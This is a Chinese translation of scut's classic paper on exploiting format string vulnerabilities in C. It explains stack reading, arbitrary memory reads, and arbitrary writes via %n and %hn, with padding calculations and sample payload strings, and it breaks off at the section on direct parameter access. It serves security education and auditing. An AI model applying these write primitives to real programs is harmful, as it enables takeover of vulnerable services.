目錄

格式化字符串漏洞利用	1.1
一、引言	1.2
二、格式化函数	1.3
三、格式化字符串漏洞	1.4
四、利用的变体	1.5
五、爆破	1.6
六、特殊案例	1.7
七、工具	1.8
参考文献	1.9

格式化字符串漏洞利用

> 原文：Exploiting Format String Vulnerabilities
>
> 作者：scut@team-teso.net
>
> 译者：飞龙
>
> 日期：2001.9.1
>
> 版本：v1.2

- 在线阅读
- PDF格式
- EPUB格式
- MOBI格式

赞助我

协议

CC BY-NC-SA 4.0

一、引言

这篇文章解释了某种现象的本质，它已经在 2000 年的下半年震惊了整个安全社群。它就是“格式化字符串漏洞”，是一种被发现的新型漏洞，并且会导致一系列的可利用 bug，它们在各种程序中都有发现，从小型工具到大型服务器应用。

这篇文章尝试解释该漏洞的结构，并随后使用这个只是去构建复杂的利用，它会向你展示如何在 C 代码中发现格式化字符串漏洞，以及为什么这种新型漏洞比通常的缓冲区溢出漏洞更加危险。

这篇文章基于我在德国柏林进行的一个德语演讲“17th Chaos Communication Congress”。演讲之后，我收到了无数翻译它的请求，并收到了很多正面反馈。所有这些激励了我来复查这篇文档，更新和纠正细节，以及制作一个更加易用的 LaTeX 版本。

这篇文章涵盖了其它文章涉及的大多数东西，以及涉及到利用时的一些更多的技巧。在本文完成之时，它是最新的，并且欢迎反馈。所以在你读完之后，请向 scut@team-teso.net 发送反馈，建议和任何不是抱怨的东西。

这篇文章的第一个部分是格式化字符串漏洞的历史和认识，后面是如何在源码中发现和避免该漏洞的细节。之后，一些基本技巧为玩转该漏洞而开发，从中诞生了一些强有力的利用方式，这个方式之后被修改、改进和实际应用到特殊的场景中，允许你利用至今几乎所有类型的格式化字符串漏洞。

对于每个漏洞来说，它们都有一段时间了，而且新的技术的出现，通常由于旧技术在特定场景下不工作了。由于一些在文本中提到的技巧，一些人应当受到尊敬，并且极大影响了我的写作，他们是 tf8，它编写了第一个格式化字符串利用，portal，它在它的文章中开发和研究了可利用性，DiGiT，它发现了至今为止大多数高危的远程格式化字符串漏洞，以及 smiler，它开发了复杂的爆破技巧。

虽然我在没有太大帮助的情况下，也贡献了一些技巧，一些评论和技巧，以理论或者漏洞利用的形式，由它们展示给我，否则这篇文章就不太可能完成。非常感谢，我也要感谢无数评论、复查和改进写篇文章的人。

更新和修正后的版本在 TESO 安全小组的主页上可以找到。

1.1 缓冲区溢出 vs 格式化字符串漏洞

由于过去几乎所有严重的漏洞都是某种缓冲区溢出，我们可以将这种严重并且低级的漏洞和这一新兴漏洞相比较。

	缓冲区溢出	格式化字符串
发布时间	20 世纪 80 年代中期	1999 年 6 月
意识到危险	20 世纪 90 年代	2000 年 6 月
利用数量	几千	几十
被认为	安全威胁	编程的 Bug
技巧	进化并且先进	基本的技巧
可见性	有时非常困难	简单

1.2 统计：2000 年重要的格式化字符串漏洞

为了强调格式化字符串漏洞在 2000 年的危险影响，我们在这里例举了最为可利用的公开漏洞。

应用	发现人	影响	年限
wu-ftpd 2.*	security.is	远程 root	> 6
Linux rpc.statd	security.is	远程 root	> 4
IRIX telnetd	LSD	远程 root	> 8
Qualcomm Popper 2.53	security.is	远程用户	> 3
Apache + PHP3	security.is	远程用户	> 2
NLS / locale	CORE SDI	本地 root	？
screen	Jouko Pynnonen	本地 root	> 5
BSD chpass	TESO	本地 root	？
OpenBSD fstat	ktwo	本地 root	？

在本文完成之时，还有很多未知或者未发现的漏洞，并且接下来的两到三年，格式化字符串漏洞会为已发现的新漏洞的统计做出贡献。我们已经看到，它们易于使用更加复杂的工具自动化发现，并且你可以假设，对于多数现在的漏洞，代码虽然没有公开，但是漏洞已经存在了。

也有一些在应用中发现这一类型咯多年过得方式，它们只在二进制中可用。为此，使用了一种更加通用的方式来寻找“参数缺失”，它在 Halvar Flakes 的二进制审计演讲中有所展示。

二、格式化函数

格式化函数是一类特殊的 ANSI C 函数，接受可变数量的参数，其中的一个就是所谓的格式化字符串。当函数求解格式化字符串时，它会访问向函数提供的额外参数。它是一个转换函数，用于将原始的 C 数据类型表示为人类可读的字符串形式。它们在几乎任何 C 程序中都会使用，来输出信息、打印错误信息或处理字符串。

这一章中，我们会涵盖格式化函数使用中的典型漏洞，正确用法，它们的一些参数，以及格式化字符串漏洞的一般概念。

2.1 格式化字符串

如果攻击者能够向 ANSI C 格式化函数提供字符串，无论部分还是全部，就出现了格式化字符串漏洞。由此，格式化函数的行为会改变，并且攻击者就可能控制目标应用。

在下面的例子中，字符串 `user` 由攻击者提供 -- 他可以控制整个 ASCIIZ 字符串，例如通过使用命令行参数。

错误用法：

```
int func (char *user) {
    printf (user);
}
```

正确用法：

```
int func (char *user) {
    printf ("%s", user);
}
```

2.2 格式化函数系列

ANSI C 规范中定义了大量格式化函数。有一些基本的格式化函数，复杂的函数基于它们，它们中的一些并不是标准的一部分，但是广泛可用。

实际成员为：

- `fprintf` -- 打印到 `FILE` 流
- `printf` -- 打印到 `stdout` 流
- `sprintf` -- 打印到字符串

- `snprintf` -- 打印到字符串，带有长度检查
- `vfprintf` -- 从 `va_arg` 结构打印到 `FILE` 流
- `vprintf` -- 从 `va_arg` 结构打印到 `stdout` 流
- `vsprintf` -- 从 `va_arg` 结构打印到字符串
- `vsnprintf` -- 从 `va_arg` 结构打印到字符串，带有长度检查

近亲：

- `setproctitle` -- 设置 `argv[]`
- `syslog` -- 输出到 `syslog` 设施
- 其它类似 `err*`，`verr*`，`warn*`，`vwarn*` 的函数

2.3 格式化函数的用法

为了理解这个漏洞在 C 语言代码的哪里，我们必须检验格式化函数的目的。

功能

- 用于将简单的 C 数据类型转换为字符串表示
- 允许指定表示的格式
- 处理产生的字符串（输出到 `stderr` 、 `stdout` 、 `syslog` ...）

格式化函数工作原理

- 格式化字符串控制了函数的行为
- 它指定了需要打印的参数类型
- 直接（传值）或间接（传址）保存二者

调用函数

需要知道它向栈中压入了多少参数，因为它当格式化函数返回时需要清栈。

2.4 格式化字符串具体是什么？

格式化字符串是一个 ASCIIZ 字符串，包含文本和格式化参数。

例如：

```
printf ("The magic number is: %d\n", 1911);
```

要打印的文本是`The magic number is:`，后面是格式化参数`%d`，它在输出中会被参数`1911`代替。所以输出是这个样子：`he magic number is: 1911`。

一些格式化参数：

参数	输出	传递方式
`%d`	十进制（`int`）	传值
`%u`	无符号十进制（`unsigned int`）	传值
`%x`	十六进制（`unsigned int`）	传值
`%s`	字符串（`(const) char*`）	传址
`%n`	目前为止写入的字节数（`int *`）	传址

`\`字符用于转义特殊字符。它会被 C 编译器在编译使其替换，将转义序列替换为二进制中的适当字符。格式化函数并不会识别这些特殊的序列。实际上，它们并不对格式化字符串做任何事情，但是有时会产生混淆，就像它们被编译器求值一样。

例如：

```
printf ("The magic number is: \x25d\n", 23);
```

上面的代码可以工作，因为`\x25`在编译时期替换为`%`，虽然`0x25`（37）是百分号字符的 ASCII 值。

2.5 栈和它在格式化字符串中的作用

格式化函数的行为由格式化字符串控制。函数接受栈上的一些参数，它们由格式化字符串请求。

```
printf ("Number %d has no address, number %d has: %08x\n", i, a, &a);
```

从`printf`来看，栈的样子是：

```
     栈顶
+---------+
|   ...   |
|    &a   |
|    a    |
|    i    |
|    A    |
|   ...   |
+---------+
     栈底
```

其中：

符号	含义
A	格式化字符串的地址
i	变量 `i` 的值
a	变量 `a` 的值
&a	变量 `a` 的地址

格式化字符串现在解析了格式化字符串 `A`，一次读取一个字符。如果它不是 `%`，字符会复制到输出中。否则，`%` 后面的字符规定了要求值的参数类型。字符串 `%%` 拥有特殊函数，用于打印转义字符 `%` 本身。其它每个参数都和数据相关，位于栈上。

三、格式化字符串漏洞

格式化字符串漏洞的通常分类是“通道问题”。如果二类不同的信息通道混合为一个，并且特殊的转义字符或序列用于分辨当前哪个通道是激活的，这一类型的漏洞就可能出现。多数情况下，通道之一是数据通道，它不会解析，只会复制，而另一个通道是控制通道。

虽然对于其本身来说并不是件坏事，如果攻击者能够提供用于某个通道的输入，它可能很快成为严重的安全问题。通常存在错误的转义，或者反转义的途径，或者忽视了某个层面，就像格式化字符串漏洞中那样。所以我们总结一下：通道问题本身没有任何漏洞，但是它们使得 bug 可以利用。

为了展示它背后的普遍问题，这里是一个常见通道问题的列表：

场景	数据通道	控制通道	安全问题
电话系统	声音或数据	控制音调	线路控制
PPP 协议	传输数据	PPP 命令	流量放大
栈	栈数据	返回地址	返回地址控制
Malloc 缓冲区	Malloc 数据	管理信息	内存写入
格式化字符串	输出字符串	格式化参数	格式化函数控制

回到特定的格式化字符串漏洞，有两种典型的场景，其中产生了格式化字符串漏洞。

第一类（Linux rpc.statd 和 IRIX telnetd 中）。漏洞存在于`syslog`的第二个参数中。格式化字符串部分是用户提供。

```
char tmpbuf[512];

snprintf (tmpbuf, sizeof (tmpbuf), "foo: %s", user);
tmpbuf[sizeof (tmpbuf) - 1] = ’\0’;
syslog (LOG_NOTICE, tmpbuf);
```

第二类（wu-ftpd 和 Qualcomm Popper QPOP 2.53 中）。部分由用户提供的字符串简介传给了格式化函数。

```
int Error (char *fmt, ...);

...
int someotherfunc (char *user) {
    ...
    Error (user);
    ...
}
...
```

虽然第一类漏洞能够由自动化工具安全监测（例如 pscan 或 TESOgcc），只有工具被告知函数 `Error` 用作格式化函数，第二类漏洞才能检测出来。

> 但是，你可以自动化识别源码中的额外格式化函数，以及它们的参数的过程，所以总之，寻找格式化字符串的过程可以完全自动化。你甚至可以归纳出，如果有这样的工具来完成这件事，并且它没有在你的源码中发现格式化字符串漏洞，你的源码就没有这类漏洞。这不同于缓冲区溢出漏洞，其中即使由资深审计者手动审计了源码，还是会错过漏洞，并且没有可靠的方式来自动化找出它们。

3.1 我们能够控制什么？

通过提供格式化字符串，我们就能够控制格式化函数的行为。我们现在需要检验我们具体能够控制什么，以及如何使用它来扩展这个对进程的部分控制，来完全控制执行流。

3.2 使程序崩溃

使用格式化字符串漏洞的简单攻击，就是使进程崩溃。这对于某些事情是实用的，例如使守护进程崩溃，它会转储核心，并且在核心转储中有一些有用的数据。或者在一些网络攻击中，让一个服务无法响应十分有用，例如 DNS 伪造。

但是，在使其崩溃中有一些趣味。几乎所有 UNIX 系统中，内核都会检测非法指针访问，并且进程会接收到 `SIGSEGV` 信号。通常程序会终止并转储核心。

通过利用格式化字符串，我们可以轻易触发一些无效指针访问，通过仅仅提供像这样的格式化字符串：

```
printf ("%s%s%s%s%s%s%s%s%s%s%s%s");
```

由于 `%s` 展示某个地址中的内存，这个地址位于栈上，栈上也储存了大量其他数据。我们就有很大机会来从非法地址服务数据，这个地址并没有映射。同时，多数何世华函数的实现提供了 `%n` 参数的功能，他可以用于向栈上的地址写入。如果它执行了几次，也一定会产生崩溃。

3.3 查看进程内存

如果我们可以查看格式户函数的回复 **--** 也就是输出字符串 **--** 我们就可以从中收集有用信息，因为它是我们所控制的行为的输出。而且我们可以使用这个结果，来获得我们的客户端字符串做了什么，以及进程的布局是什么样的概览。

这对于很多东西都很使用，例如为真正的利用寻找正确的偏移，或者仅仅是重新构造目标进程栈帧。

3.3.1 查看栈

我们可以展示栈内存的一些部分，通过像这样使用格式化字符串：

```
printf ("%08x.%08x.%08x.%08x.%08x\n");
```

这可以工作，因为我们让 `printf` 函数来从栈中获取五个参数，并将其展示为 8 位填充的十六进制数值。所以可能的输出是：

```
40012980.080628c4.bffff7a4.00000005.08059c04
```

这是栈内存的部分转储，从当前的栈底一直到栈顶 -- 假设栈向低地址增长。取决于格式化字符传缓冲区的大小，以及输出缓冲区的大小，使用这种技巧，你可以或多或少重构栈内存的一部分。在一些情况下，你甚至可以获取整个栈内存。

栈的转储提供了关于程序流以及函数局部变量的重要信息，并且可能对于寻找正确偏移以便成功利用有所帮助。

3.3.2 查看任何地址的内存

我们也可以查看不同于栈内存的任意地址。为此，我们需要让格式化函数从我们可以提供的某个地址展示内存。这就有两个问题：首先，我们需要找到一个格式化字符串，它将某个地址（传值）用作栈的参数，并且展示其中的内存，并且我们需要提供这个地址，我们在第一种情况中足够幸运，由于 `%s` 参数就是干这个的，它展示内存 -- 通常是 ASCIIZ 字符串 -- 从栈上提供的地址。所以剩下的问题是，如何将这个栈上的地址放到正确的位置上。

我们的格式化字符串通常位于栈上，所以我们已经距离完全控制这个区域非常近了，格式化字符串就在这里。格式化函数在内部维护一个指针，指向当前格式化参数的栈区域。如果我们能够将这个指针指向一块可控的内存区域，我们就能向 `%s` 参数提供一个地址。为了修改栈指针，我们可以仅仅使用假的参数，它会通过打印垃圾来挖掘栈区。

> 这里我们假设我们能够完全控制整个字符串。我们稍后会看到，部分控制，字符串过滤，空字节包含的地址，以及类似的问题都会存在，无论何时利用字符串格式化漏洞。

```
printf ("AAA0AAA1_%08x.%08x.%08x.%08x.%08x");
```

`%08x` 参数使格式化函数内部的栈指针向栈顶方向增加。将这个参数增加之后，栈指针就指向了我们的内存：格式化字符串本身。格式化函数总是维护最低的栈帧，所以如果我们的缓冲区完全在栈上，它一定会在当前栈指针的上面。如果我们正确选择了 `%08x` 的数值，我们就能够展示任意地址的内存，通过向我们的字符串附加 `%s` 。在我们的例子中，地址是非法的，它是 `AAA0` 。让我们将其换成真实的地址。

例如：

```
address = 0x08480110
// address (encoded as 32 bit le string): "\x10\x01\x48\x08"
printf ("\x10\x01\x48\x08_%08x.%08x.%08x.%08x.%08x|%s|");
```

就会转储 `0x08480110` 的内存，直到到达了空字符。通过动态增加内存地址，我们可以查看整个进程空间。甚至可以创建远程进程的核心转储，就像映像那样，以及从中重新构建二进制。寻找利用不成功的原因也是很有用的。

如果我们不能通过使用 4 字节的 POP 来达到精确的格式化字符串的边界，我们需要填充格式化字符串，通过前置一个、两个或三个垃圾字符。这就好比缓冲区溢出利用中的对齐。

> 我们不能够按位移动栈指针，反之我们移动格式化字符串本身，以便到达栈指针的四字节边界，并且我们可以使用多个四字节 POP 来到达它。

3.4 任意内存覆盖

漏洞利用的圣杯就是控制进程的指令指针。在多数情况下，指令指针（通常命名为 IP，或者 PC）是一个 CPU 中的寄存器，并不能直接修改，因为只有机器指令可以修改它。但是如果我们能够改动机器指令，我们就已经控制了它。所以我们不能直接控制进程。通常，进程比起当前的攻击者拥有更多的权限。

反之，我们需要寻找修改指令指针的指令，并且影响这些指令修改它的方式。这听起来很复杂，但是多数情况下这非常简单，因为有些指令从内存获取指令指针，并且跳到那里。所以在多数情况下，控制了这部分内存，其中储存了指令指针，就控制了指令指针本身。这就是多数缓冲区溢出的工作方式。

在两阶段的过程中，首先要覆盖保存的指令指针，之后程序会指令一个合法的指令，它将控制流转移到攻击者提供的地址中。

我们会检测一些不同的方式，使用格式化字符串漏洞来完成它。

3.4.1 利用 - 类似于常见的缓冲区溢出

格式化字符串漏洞有时提供了一个在缓冲区长度周围的方式，并且和常见的缓冲区溢出的利用方式相似。这是出现在 QPOP 2.53 和 bftpd 中的代码：

```
char outbuf[512];
char buffer[512];

sprintf (buffer, "ERR Wrong command: %400s", user);
sprintf (outbuf, buffer);
```

这种例子通常深藏在真实的代码中，并且不会那么明显，就像上面的例子那样。通过提供一个特殊的格式化字符串，我们就能够绕过 `%400s` 的限制：

```
"%497d\x3c\xd3\xff\xbf<nops><shellcode>"
```

任何东西都和常见的缓冲区溢出类似，只是开头 -- `%497d` -- 不同。在常见的缓冲区溢出中，我们覆盖了函数帧在栈上的返回地址。在拥有该帧的函数返回值，它会返回到我们提供的地址。地址指向 `<nop>` 中的某个地方。有一些不错的文章，描述了这一利用方式，并且如果这个例子对于你来说还不够清楚，你应该考虑首先阅读一篇入门文章，就像 [5] 那样。

它创建了长度为 497 的字符串。再加上错误信息（ `ERR Wrong command:` ），它超出了 `outbuf` 缓冲区四个字节。虽然 `user` 字符串只允许为 400 字节，我们可以通过不当使用格式化字符串参数来突破这个长度。由于第二个 `sprintf` 不检查其长度，它可以用于突破 `output` 的边界。现在我们写入一个返回地址 `0xbfffd33c` ，并且使用已知的旧办法来利用它，就像我们在任何缓冲区溢出中所做的那样。虽然任何允许拉伸的格式化参数都这样，例如 `%50d` ， `%50f` 或者 `%50s` ，我们还是应该选择一个不会提领指令或者可能导致除零错误的参数。这就排除了 `%50f` 和 `%50s` 。我们只剩下了整数输出参数： `%u` 、 `%d` 和 `%x` 。

GNU C 库包含一个 Bug，如果你使用 n 大于 1000 的 `%nd` 参数，它会导致崩溃。这是一种判断远程 GNU C 库的方式。如果你使用 `%.nd` ，它正产工作，除非你用了很大的值。有关这个长度的深入讨论，请见 portal 的文章 [3]。

3.4.2 利用 - 只通过格式化字符串

如果我们不能使用刚刚提到的简单的利用方式，我们仍旧可以利用这个过程。由此，我们可以扩展我们极其有限的控制 -- 控制格式化函数的能力 -- 到真实的执行流控制，它会执行我们的原始机器码。看看这段代码，它在 wu-ftpd 2.6.0 中发现。

```c
char buffer[512];

snprintf (buffer, sizeof (buffer), user);
buffer[sizeof (buffer) - 1] = '\0';
```

在上面的代码中，我们不能通过插入某些“拉伸”格式参数来扩大缓冲去，因为程序使用了安全的 `snprintf` 函数来确保我们不能突破 `buffer` 。最开始它像是，我们不能做很多有用的事情，除了使程序崩溃，并且窥探到一些内存。

让我们回忆提到过的格式化参数。 `%n` 参数将已经打印的字节数，写入到我们所选的变量中。通过将整数指针放置到栈上作为参数，变量地址被提供给格式化函数。

```c
int i;

printf ("foobar%n\n", (int *) &i);
printf ("i = %d\n", i);
```

它会打印 `i = 6` 。使用我们在上面使用的相同方法来打印任何地址的内存，我们可以写入任意地址：

```
"AAA0_%08x.%08x.%08x.%08x.%08x.%n"
```

使用 `%08x` 参数，我们使格式化函数的内部栈指针增加了四个字节。我们这样做，知道这个指针指向了我们格式化字符串的开头（ `AAA0` ）。这可以工作，因为我们的格式化字符串通常位于栈上，在我们的格式化函数栈帧的顶部。 `%n` 向地址 `0x30414141` 写入，它由字符串 `AAA0` 表示。通常这会使程序崩溃，由于地址没有映射。但是如果我们提供了一个正确映射并且可写的地址，这可以工作，并且我们在在该地址覆盖了四个字节：

```
"\xc0\xc8\xff\xbf_%08x.%08x.%08x.%08x.%08x.%n"
```

上面的格式化字符串会将 `0xbfffc8c0` 的四个字节覆盖为一个小型整数。我们已经完成了目标之一，我们可以写入任意地址。但是我们不能控制我们刚才缩写的竖直 -- 但是这也会改变的。

我们所写的竖直 -- 由格式化函数写入的字符储量 -- 取决于格式化字符串。因为我们控制了格式化字符串，我们至少可以影响这个数量，通过写入或多或少的字节：

```
int a;
printf ("%10u%n", 7350, &a);
/* a == 10 */

int a;
printf ("%150u%n", 7350, &a);
/* a == 150 */
```

通过使用伪造的参数 `%nu` ，我们就能控制由 `%n` 写入的数量，至少一位。但是对于写入较大数量来说 -- 例如地址 -- 这还不足够，所以我们需要找到一种方式来写入任意数据。

x86 架构上的整数以四个字节储存，小端序，最低字节在内存的开始。所以例如 `0x0000014c` 的数值在内存中为 `\x4c\x01\x00\x00` 。对于格式化函数中的数量，我们可以控制最低字节，也就是内存中首先储存的字节，通过使用伪造的 `%nu` 参数来修改它。

例如：

```
unsigned char foo[4];

printf ("%64u%n", 7350, (int *) foo);
```


当 `printf` 函数返回时， `foo[0]` 包含 `\x40` ，它等于 64，我们使用这个数值来增加计数器。

但是对于一个地址，我们需要完全控制四个字节。如果我们不能一次写入四个字节，我们可以尝试在一行中，写入四次，一次写入一个字节。在多数 CISC 架构中，能够写入未对齐的任意地址。这可以用于写入内存的第二个低字节，其中储存了地址，就像：

```
unsigned char canary[5];
unsigned char foo[4];

memset (foo, '\x00', sizeof (foo));
/* 0 * before */ strcpy (canary, "AAAA");

/* 1 */ printf ("%16u%n", 7350, (int *) &foo[0]);
/* 2 */ printf ("%32u%n", 7350, (int *) &foo[1]);
/* 3 */ printf ("%64u%n", 7350, (int *) &foo[2]);
/* 4 */ printf ("%128u%n", 7350, (int *) &foo[3]);

/* 5 * after */ printf ("%02x%02x%02x%02x\n", foo[0], foo[1], foo[2], foo[3]);
printf ("canary: %02x%02x%02x%02x\n", canary[0], canary[1], canary[2], canary[3]);
```

返回了输出 `10204080` 和 `canary: 00000041` 。我们将我们所指向的整数的低地址字节覆盖了四次。通过每次增加指针，低地址字节在我们想要写入的内存中移动，并允许我们储存完全任意的数据。

你可以在图一的第一行看到，所有八个字节都没有被我们的覆盖代码访问。从第二行开始，我们执行了四次覆盖，每一步都向右提升一个字节。最后一行展示了最终的预期状态：我们覆盖了 `foo` 数组的所有四个字节，但是这样做的时候，我们破坏了 `canary` 的三个字节。我们包含了 `canary` 数组，只是为了看到我们覆盖了不想覆盖的内存。



图一：四阶段的地址覆盖

虽然这个方式看起来复杂，它也可以用于覆盖任意地址的任意数据。为了解释，我们现在为止只对每个格式化字符串使用了一次写入，但是他可以在一个格式化字符串内执行多次写入。

```
strcpy (canary, "AAAA");
printf ("%16u%n%16u%n%32u%n%64u%n", 1, (int *) &foo[0], 1, (int *) &foo[1], 1, (int *)
 &foo[2], 1, (int *) &foo[3]);

printf ("%02x%02x%02x%02x\n", foo[0], foo[1], foo[2], foo[3]);
printf ("canary: %02x%02x%02x%02x\n", canary[0], canary[1], canary[2], canary[3]);
```

我们使用参数 `1` 作为 `%u` 填充的伪造参数。同样，填充发生了改变，因为字符数量在我们写入 `32` 的时候已经是 `16` 了。所以我们只需要添加 `16` 个字符，而不是 `32` 个，来获取我们想要的结果。

这是个特殊案例，其中所有字节在写入过程中递增。但是通过一个微小的修改，我们也可以写入 `80 40 20 10` 。由于我们写入整数并且顺序是小端的，在写入过程中只有最低地址字节是重要的。通过使用 `0x80 0x140 0x220 0x310` 的计数器，我们就可以构造预期的字符串。计算写入字符预期数量的计数器的代码是这个：

```
write_byte += 0x100;
already_written %= 0x100;
padding = (write_byte - already_written) % 0x100;
if (padding < 10) padding += 0x100;
```

其中 `write_byte` 是我们想要创建的字节， `already_written` 是当前写入数量，由格式化函数维护， `padding` 是我们已经使计数器增加的字节数，例如：

```
write_byte = 0x7f;
already_written = 30;

write_byte += 0x100; /* write_byte is 0x17f now */
already_written %= 0x100; /* already_written is 30 */

/* afterwards padding is 97 (= 0x61) */
padding = (write_byte - already_written) % 0x100;
if (padding < 10) padding += 0x100;
```

现在格式化字符串 `%97u` 会增加 `%n` 计数器，使最低地址字节等于 `write_byte` 。最后检查了填充是否低于 10，这非常需要注意。一个简单的整数输出，例如 `%u` 最多可以生成十个字符的字符串，取决于所输出的整数值。如果所需长度大于我们指定的填充，假如我们想要使用 `%2u` 输出 `1000` ，我们的值就会丢弃，以便不会丢失任何有意义的输出。通过确保我们的填充永远大于 10，我们可以使 `already_written` 的数值永远保持精确，它是格式化函数维护的计数器，由于我们总是使用格式化参数中的长度选项，写入大量的输出，就像我们指定的那样。

> 这取决于格式化函数所运行的操作系统的默认字长，我们假设这里是基于 ILP32 的架构。

在实践过程中，为了利用这种漏洞，唯一剩下的事情就是将参数以正确的顺序放到栈上，并且使用栈的 POP 序列来增加栈指针。它看起来像：

```
            A
<stackpop><dummy-addr-pair * 4><write-code>
```

> 译者注：我更推荐把`dummy-addr-pair`放在`stackpop`前面，这样偏移数量更小，`stackpop`长度更短，而且`stackpop`的长度就不会影响偏移，也不需要对齐。

- `stackpop`：栈的 POP 序列，它会弹出参数，增加栈指针。一旦开始处理`stackpop`，格式化函数的内部栈指针就会指向`dummy-addr-pair`字符串。
- `dummy-addr-pair`：四对伪造整数值，和要写入的地址。每一对中，地址逐个递增，伪造的整数可以是不含空字符任何东西。
- `write-code`：格式化字符串实际写入内存的部分，通过使用`%{n}u%n`偶对，其中`{n}`大于 10。第一个部分用于增加或溢出格式化函数内部字节写入计数器的最低地址字节，`%n`用于将这一数值写入`dummy-addr-pair`部分中的地址。

`write-code`需要修改来匹配由`stackpop`写入的字节数，因为当格式化函数解析`write-code`的时候，`stackpop`已经向输出写入了一些字符 -- 格式化函数的计数器已经不是从零开始了，并且这个应该考虑到。

我们所写入的地址叫做返回地址位置，简写为`retloc`，我们使用格式化字符串在此处创建的地址叫做返回地址，简写为`retaddr`。

四、利用的变体

漏洞利用是一门艺术。就像任何艺术一样，有不止一种完成事情的方式。通常你并不想走别人已经走过的路来利用东西，而是利用你的目标环境、经验、发现和使用程序中现存的行为。这个额外的努力可以在很多东西中得到回报，首先就是你的利用的可靠性和健壮性。或者如果漏洞仅仅影响一个平台或系统，你可以利用特殊的系统特征，来寻找利用的捷径。有很多东西可以使用，这仅仅是常见技巧的一个基本概览。

4.1 短整形写入

我们不需要写入四次，而是可能使用两次写入操作来覆盖一个地址。这可以通过通常的 `%n` 操作以及带有较大 `n` 值的 `%nu` 字符串。但是对于这个特殊案例来说，我们可以利用特殊的写操作，它可以写入短整形类型： `%hn` 参数。这里的 `h` 可以用于其他格式化参数，来将栈上提供的值转为短整形。短整形写入技巧比第一种技巧有一个优点，它不会地址旁边的数据，所以如果在你覆盖的地址后面有珍贵的数据，例如函数参数，它就会保留下来。

但是通常你应该避免它，虽然多数 C 标准库支持它，但是它也取决于格式化函数的行为，也就是，如果写入字符数的内部计数器可以突破缓冲区边界的话。这在就得 GNU C 库（libc5）中无效。同样，它在目标进程中会消耗更多内存。

```
printf ("%.29010u%hn%.32010u%hn",
    1, (short int *) &foo[0],
    1, (short int *) &foo[2]);
```

这对于基于 RISC 的系统尤其有用，它的 `%n` 指令拥有对齐限制。通过使用 `h` 修饰符，对齐在软件中被计算，或者是用特殊的机器指令，你通常可以在每两个字节边界上写入。

除此之外，它的工作原理就像四字节的技巧那样。一些人甚至说，可以只用一步就完成写入，通过使用特别大的填充，例如 `%.3221219073u` 。但是实践证明这在多数系统上都不管用。这个话题的深入分析最早出现在 portal 的站点上 [3]。一些其他的不错注解可以在 HERT 文章 [4] 的早期发布版中找到。

4.2 栈的弹出

如果格式化字符串太短而不能提供栈的弹出序列，它无法到达你的字符串，这怎么办？到你的格式化字符串的实际距离，以及格式化字符串的大小之间会有一个竞争，其中你需要至少弹出实际距离。所以我们就需要一个有效的方式来使用尽可能少的字节增加栈指针。

当前我们仅仅使用了 `%u` 序列，来展示原理，但是有更加高效的方式。 `%u` 序列有两个字节长，但是弹出了四个字节，比率为 1:2（我们贡献了 1 个字节，让它前进了两个字节）。

虽然使用 `%f` 参数，我们就能让其前进八个字节，这仅仅贡献了两个字节。但是这有个很大的缺陷，由于如果栈上的垃圾打印为浮点数，可能就有除零错误，会使成哥进程崩溃。为了避免它，我们可以使用特殊格式修饰符，它只会打印浮点数的整数部分：`%.f` 会向上遍历堆栈的八个字节，仅仅在缓冲区中占用三个字节。

在 BSD 衍生系统以及 IRIX 中，可以使用 `*` 修饰符来满足我们的需要。它用于动态提供格式化参数生成输出的长度。虽然 `%10d` 打印十个字符，`%*d` 动态获取输出长度：下一个栈上的格式化参数提供了他。因为上面提到的 LIBC 允许类型为 `%*******d` 的参数，我们可以从每个 `*` 拉取四个字节，这相当于 4:1 的比例。这就产生了另一个问题：多数情况下我们不能预测输出长度，因为它从栈上动态设置。

但是我们可以通过再所有型号的后面插入一个硬编码的值，来覆盖动态定义，`%********10d` 会始终打印 10 个字节，无论从堆栈上取出了什么。这个技巧由 lorian 发现。

4.3 直接参数访问

